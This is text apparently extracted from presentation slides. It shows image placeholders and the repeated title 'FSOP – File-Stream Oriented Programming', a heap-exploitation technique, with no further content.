
# FSOP

- File-Stream Oriented Programming




# FSOP

- File-Stream Oriented Programming




# FSOP

- File-Stream Oriented Programming




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- File-Stream Oriented Programming



